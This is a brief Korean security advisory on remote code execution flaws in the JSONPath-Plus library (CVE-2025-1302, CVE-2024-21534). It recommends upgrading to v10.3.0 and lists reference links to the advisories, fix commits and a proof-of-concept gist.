취약한 버전의 JSONPath-Plus 를 사용 중일 경우, 원격 코드 실행 취약점이 존재하므로 패치가 적용된 버전(v10.3.0)으로 업데이트를 진행해야 한다.

■ 참고 사이트

- CVE-2025-1302:
  https://github.com/advisories/GHSA-hw8r-x6gr-5gjp
  https://nvd.nist.gov/vuln/detail/CVE-2025-1302
- CVE-2025-1302 commit:
  https://github.com/JSONPathPlus/JSONPath/commit/30942896d27cb8a806b965a5ca9ef9f686be24ee
- CVE-2025-1302 PoC: https://gist.github.com/nickcopi/11ba3cb4fdee6f89e02e6afae8db6456
- CVE-2024-21534: https://github.com/advisories/GHSA-pppg-cpfq-h7wr
- CVE-2024-21534 Comparing changes:
  https://github.com/JSONPath-Plus/JSONPath/compare/v9.0.0...v10.1.0
  https://github.com/JSONPath-Plus/JSONPath/compare/v10.1.0...v10.2.0
- CVE-2024-21534 commit:
  https://github.com/JSONPathPlus/JSONPath/commit/73ad72e5ee788d8287dea6e8283a3f16f63c9eb8
- npm: https://www.npmjs.com/package/jsonpath?activeTab=dependents